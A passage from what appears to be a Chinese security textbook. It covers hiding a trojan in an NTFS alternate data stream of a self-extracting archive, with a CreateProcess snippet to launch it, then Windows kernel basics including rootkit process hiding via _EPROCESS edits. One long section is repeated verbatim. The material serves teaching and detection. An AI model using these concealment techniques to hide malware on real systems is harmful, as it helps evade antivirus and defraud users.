但是用不同杀毒软件对压缩包文件 test.rar 和自解压文件 test.exe 进行扫描时，皆未检测出问题。双击自解压文件 test.exe 后，单击“安装”按钮后，杀毒软件即可发现其中的病毒 E:\3\test:muma.exe，如图 10-37 所示，这是由于 muma.exe 是比较经典的木马，所以杀毒软件能查出来。如果 muma.exe 是一个流氓程序、广告程序或经免杀处理的木马，则随着压缩包的解压，流文件 muma.exe 会在后台秘密启动起来。

手工排查的方法：对于自解压的文件先不去双击运行它，而是通过右击“用 WinRAR 打开”进行查看，会发现旁边会有参数，其中就有自解压运行参数命令的暴露，如图 10-38 所示。

需要说明的是，上兴木马的安装程序 Sx_server.exe 如果作为流文件启动则不成功，这是由于上兴木马需要分离文件，而这些文件数据作为流数据存储，但上兴木马无法处理流数据。自解压启动可以在 Windows XP 系统中实现，但在 Windows 7 系统中却不行，但使用 CreateProcess 函数可以启动流程序，代码如下。





(a) (b)

图 10-37 自解压发现病毒



图 10-38 用 WinRAR 打开界面

```
STARTUPINFO si = { sizeof(si) };
PROCESS_INFORMATION pi;
si.dwFlags = STARTF_USESHOWWINDOW;
si.wShowWindow = TRUE;
BOOL bRet = CreateProcess (
        lpCmdLine,              //指定可执行文件的文件名为"E:\3\test:muma.exe"
        NULL,
        NULL,                   // 默认进程安全性
        NULL,                   // 默认进程安全性
        FALSE,                  // 指定当前进程内句柄不可以被子进程继承
        0,                      // 为新进程创建一个新的控制台窗口
        NULL,                   // 使用本进程的环境变量
        NULL,                   // 使用本进程的驱动器和目录
        &si,
        &pi) ;
```

以上述代码为核心，生成流程序的工具 testNTFS.exe，使用方法是在命令行输入"testNTFS.exeE:\3\test:muma.exe"，则流程序 muma.exe 启动起来，这种方法适用于包括 Windows XP 及其以上版本的 Windows 系统。

6. 思考题

能完全信任杀毒软件吗？依靠一种杀毒软件安全吗？

高级篇

PART

实践 11 Windows内核基本分析

1. 实践目的

理解 Windows 内核的基本结构。

2. 实践环境

（1）安装 360 安全卫士的 Windows XP 或 Windows 7 虚拟机。

（2）实践工具：XueTr.exe，i386kd.exe，Dependency Walker。

3. 名词解释

（1）**蓝屏**：蓝屏是 Windows"亡我"的一种自我保护措施，是因为系统不知道内核错误是否能被隔离出来从而不伤害系统的其他程序与数据，或者该组件将来是否能够恢复正常，如果选择了内存 dump，就会产生一个名为 memmory.dmp 的文件，保存系统发生内核错误时的内存快照，可供检查。

（2）**API**：Application Programming Interface，应用编程接口，是操作系统留给应用程序的一个调用接口，应用程序通过调用操作系统的 API 而使操作系统去执行应用程序的命令（动作）。API 函数包含在 Windows 系统目录下的动态链接库文件中。

（3）**Native API**：原始 API 函数或原生 API 函数，是真正使操作系统去执行应用程序命令的代码，由内核模块 ntoskrnl.exe（或 ntkrnlpa.exe）和 win32k.sys 导出的函数。在内核中由服务描述符表（The Service Descriptor Tables）保存 Native API 的相关信息，如函数在内存中加载地址。

（4）**回调函数**：一个通过函数指针调用的函数。把函数的指针（地址）作为参数传递给另一个函数，当这个指针被用来调用其所指向的函数时，称为回调函数。回调函数不是由该函数的实现方直接调用，而是在特定的事件或条件发生时由另外的一方调用的，用于对该事件或条件进行响应。

（5）**符号文件**：符号文件（Symbol Files）是一个数据信息文件，符号文件以.pdb 为扩展名，它包含了应用程序二进制文件（例如 EXE、DLL

等)的调试信息,专门用来作调试之用。

(6) **SSDT 表**:系统服务描述符表(System Services Descriptor Table)。这个表就是一个把 RING3 的 Win32 API 和 RING0 的内核 API 联系起来,主要处理 Kernel32. dll 和 ntdll. dll 中的系统调用。

(7) **ShadowSSDT 表**:阴影系统服务描述表(Shadow System Services Descriptor Table,亦可称 SSSDT)跟 SSDT 的结构类似,主要处理图形、用户相关的函数(gdi32. dll、user32. dll)。

(8) **系统调用**:由操作系统实现提供的所有系统调用所构成的集合,即程序接口或应用编程接口(Application Programming Interface,API)。是应用程序同系统之间的接口。

4. 预备知识

1) 系统架构

自 Windows XP 系统以来,Windows 的系统架构基本未变,如图 11-1 所示。




图 11-1 Windows 系统架构

图 11-1 中 user32. dll、advapi32. dll、gdi32. dll、rpcrt4. dll 以及 kernel32. dll(还有其他 DLL,如 version. dll、shell32. dll 和 comctl32. dll)实现了基本的 Win32 API。所有的 Win32 API 调用最后都转移到了 ntdll. dll,而 ntdll. dll 又将其转移到了 ntoskrnl. exe。

ntdll. dll 是一个操作系统组件,它为 Native API 准确地提供服务,ntdll. dll 是 Native API 在用户模式下的前端。Native API 真正的接口在 ntoskrnl. exe 和 win32k. sys 中实现。它就是 Windows NT 操作系统内核。例如打开一个文件的调用流程如下:

(1) 在软件中单击打开文件菜单或按钮。

(2) 菜单或按钮响应函数会调用 OpenFile 函数(由 kernel32. dll 导出)。

(3) OpenFile 函数将打开文件请求发给 ZwOpenFile 函数(由 ntdll. dll 导出)。

(4) ZwOpenFile 函数将打开文件请求发给 NtOpenFile 函数(由 ntoskrnl. exe 导出)。

(5) NtOpenFile 函数实现具体功能,并将结果返回给 ZwOpenFile 函数,再由 ZwOpenFile 函数将结果返回给 OpenFile 函数,最后显示给用户。

当然,实际调用流程更为复杂些。这些 Native API 的函数地址由两个系统表维护,即

SSDT 表和 ShadowSSDT 表，它们相当于系统内部 Native API 的指向标，作用就是告诉系统，需要调用的 API 在什么地方(即函数的地址)。

不同操作系统的 SSDT 表和 ShadowSSDT 表中函数的个数和地址不同，如 Windows XP 系统 SSDT 表中一般有 284 个函数，而 Windows 7 则有 401 个。例如 SSDT 表维护的函数地址如下。

8044c422，80496f58，804ab849，804aa9da，80465250，804f4bd5，8049bc80，804ca7a5，……

其中的 8044c422 就是 NtClose 函数的地址，如果 8044c422 值被修改，则称为内核钩子。系统内核的信息基本由结构体的形式存储，如保存进程的结构体名为"_EPROCESS"，具体包括以下信息。

```
偏移量     成员变量名            数据类型
+ 0x000    Pcb                  : _KPROCESS
+ 0x06c    ProcessLock          : _EX_PUSH_LOCK
+ 0x070    CreateTime           : _LARGE_INTEGER          //进程创建时间
+ 0x078    ExitTime             : _LARGE_INTEGER          //进程退出时间
+ 0x080    RundownProtect       : _EX_RUNDOWN_REF
+ 0x084    UniqueProcessId      :Ptr32 Void               //进程的 PID
⋮
+ 0x174    ImageFileName        : [16] Uchar              //进程名称,如 explorer.exe
```

以上是 Windows XP 的内核，而 Windows 7 内核中的_EPROCESS 结构有所不同，包含更多的信息，尺寸也更大些，同理 Windows 8 也有所不同，只是基本架构一样而已。偏移量是指当前的成员变量在结构体中的位置，以字节计算。

保存进程的 PID 和名称的结构体变量在_EPROCESS 结构体中的位置是随操作系统版本的不同而异的，也就是说依赖系统的内核结构的软件(如杀毒软件等)的安装有版本要求。常用的 Windows 任务管理器所显示的进程信息如图 11-2 所示，其数据来源就是_EPROCESS 结构体，如果修改其中的 UniqueProcessId 和 ImageFileName 的值，Windows 任务管理器中显示的信息会随之变化，且对进程正常运行并不影响。

每一个进程对应一个_EPROCESS 结构体，即每当启动一个新进程时，系统会创建一个_EPROCESS 结构体来存储新进程的信息，这些结构体采用双向循环链表(ActiveProcessLinks)的形式组织起来，如图 11-3 所示。

在内核编程时，只要找到其中一个进程的_EPROCESS 结构体，就可以通过其中的向前指针(Flink)或向后指针(Blink)遍历所有进程信息。ETHREAD 结构体保存某个进程中所有线程的信息，也是由双向循环链表(ThreadListHead)的形式组织的，遍历的方法和进程一样(具体参见 *Undocumented Windows 2000 Secrets* 一书)。Windows 提供 Ps API (Psapi.h 和 Psapi.lib)和 ToolHelp API(TlHelp32.h)等接口函数查看进程状态信息(具体参见《Windows 核心编程》一书)。

伪装和隐藏进程是木马常用的方法之一，修改进程的_EPROCESS 结构体中的 ImageFileName 的值或将该进程的_EPROCESS 从双向循环链表中断开(不影响进程正常运行)，是 RootKit 常见的方法，可以欺骗 Ps API 和 ToolHelp API 等接口函数，杀毒软件一般不使用这些接口函数，而是加载驱动模块进入系统内核，从系统其他内核组件提取进程

SSDT 表和 ShadowSSDT 表，它们相当于系统内部 Native API 的指向标，作用就是告诉系统，需要调用的 API 在什么地方(即函数的地址)。

不同操作系统的 SSDT 表和 ShadowSSDT 表中函数的个数和地址不同，如 Windows XP 系统 SSDT 表中一般有 284 个函数，而 Windows 7 则有 401 个。例如 SSDT 表维护的函数地址如下。

8044c422，80496f58，804ab849，804aa9da，80465250，804f4bd5，8049bc80，804ca7a5，……

其中的 8044c422 就是 NtClose 函数的地址，如果 8044c422 值被修改，则称为内核钩子。系统内核的信息基本由结构体的形式存储，如保存进程的结构体名为“_EPROCESS”，具体包括以下信息。

```
偏移量      成员变量名          数据类型
+ 0x000    Pcb                : _KPROCESS
+ 0x06c    ProcessLock        : _EX_PUSH_LOCK
+ 0x070    CreateTime         : _LARGE_INTEGER        //进程创建时间
+ 0x078    ExitTime           : _LARGE_INTEGER        //进程退出时间
+ 0x080    RundownProtect     : _EX_RUNDOWN_REF
+ 0x084    UniqueProcessId    :Ptr32 Void             //进程的 PID
⋮
+ 0x174    ImageFileName      : [16] Uchar            //进程名称,如 explorer.exe
```

以上是 Windows XP 的内核，而 Windows 7 内核中的_EPROCESS 结构有所不同，包含更多的信息，尺寸也更大些，同理 Windows 8 也有所不同，只是基本架构一样而已。偏移量是指当前的成员变量在结构体中的位置，以字节计算。

保存进程的 PID 和名称的结构体变量在_EPROCESS 结构体中的位置是随操作系统版本的不同而异的，也就是说依赖系统的内核结构的软件(如杀毒软件等)的安装有版本要求。常用的 Windows 任务管理器所显示的进程信息如图 11-2 所示，其数据来源就是_EPROCESS 结构体，如果修改其中的 UniqueProcessId 和 ImageFileName 的值，Windows 任务管理器中显示的信息会随之变化，且对进程正常运行并不影响。

每一个进程对应一个_EPROCESS 结构体，即每当启动一个新进程时，系统会创建一个_EPROCESS 结构体来存储新进程的信息，这些结构体采用双向循环链表(ActiveProcessLinks)的形式组织起来，如图 11-3 所示。

在内核编程时，只要找到其中一个进程的_EPROCESS 结构体，就可以通过其中的向前指针(Flink)或向后指针(Blink)遍历所有进程信息。ETHREAD 结构体保存某个进程中所有线程的信息，也是由双向循环链表(ThreadListHead)的形式组织的，遍历的方法和进程一样(具体参见 *Undocumented Windows 2000 Secrets* 一书)。Windows 提供 Ps API (Psapi.h 和 Psapi.lib)和 ToolHelp API(TlHelp32.h)等接口函数查看进程状态信息(具体参见《Windows 核心编程》一书)。

伪装和隐藏进程是木马常用的方法之一，修改进程的_EPROCESS 结构体中的 ImageFileName 的值或将该进程的_EPROCESS 从双向循环链表中断开(不影响进程正常运行)，是 RootKit 常见的方法，可以欺骗 Ps API 和 ToolHelp API 等接口函数，杀毒软件一般不使用这些接口函数，而是加载驱动模块进入系统内核，从系统其他内核组件提取进程




图 11-2　Windows 任务管理器




图 11-3　进程的双向循环链表

信息，通过比较_EPROCESS 结构体链表，来发现隐藏进程，不同的杀毒软件发现隐藏进程的方法不尽相同，因此采用多种杀毒软件扫描系统，更有利于保障系统安全。

2）系统调用

Windows API 是对于整个 Windows 操作系统自身的程序代码之外的应用程序来说的，而系统调用是 Windows 内核对于非内核程序代码之外的 Windows 系统程序代码来说的。也就是说系统调用要比 Windows API 低一个层次。

当软件需要完成某一特定任务时，如读写文件，Windows API（ReadFile()或 WriteFile()）并不真正实现实际功能，而真正实现的代码在内核中，于是 Windows API 发出系统调用的请求，通过中断或快速系统调用机制，代码执行由 RING3 进入 RING0 使用系统调用，但并不是所有的 API 都需要进入内核去完成这个 API 的功能。

从 Pentium Ⅱ系列开始的 CPU 引入了快速系统调用这一特性，增加了两条指令 sysenter 和 sysexit（AMD CPU 中的指令为 syscall 和 sysret）。这一机制的实现就是专门用于解决操作系统的系统调用的性能问题，这种机制实现的控制转移比中断系统要快很多，因为转移的目标地址是存放在 MSR 寄存器内，而中断实现的系统调用目标地址存放在内存中的 IDT 中，所以能提高执行速度。

KiFastCallEntry 是 RING3 经 sysenter 进入内核后的第一个必经之地。基本处理流程：首先 KiFastCallEntry 判断 ServiceIndex 是否合法，若合法则判断应使用哪张表（SSDT 还是 ShadowSSDT），然后从表中取出 Native API 地址，从用户栈复制参数到内核栈，然后调用服务例程，调用完之后再做一点准备工作，然后就由 KiServiceExit 再回到 RING3。

【例 11-1】 在资源管理器中双击“c:\1. txt”，则 Notepad. exe 调用读函数 ReadFile()（由 kernel32. dll 导出），以此为例分析 KiFastCallEntry。ReadFile()使用方法如下。

```
HANDLEpfile;                                          //文件句柄
pfile = CreateFile("c:\\1.txt",GENERIC_READ,0,NULL,OPEN_EXISTING,     //打开文件
            FILE_ATTRIBUTE_NORMAL|FILE_FLAG_DELETE_ON_CLOSE,NULL);
DWORDfilesize = GetFileSize(pfile,NULL);              //获取文件大小
char * buffer = newchar[filesize + 1];                //分配缓冲区大小,最后一位为'/0'
ReadFile(pfile,buffer,filesize,&readsize,NULL);       //读文件内容到 buffer
```

ReadFile()函数的调用，编译器在用户代码里会生成对子系统 DLL 的 ntdll 模块的 ZwReadFile()函数的调用，图 11-4 所示为调用流程。

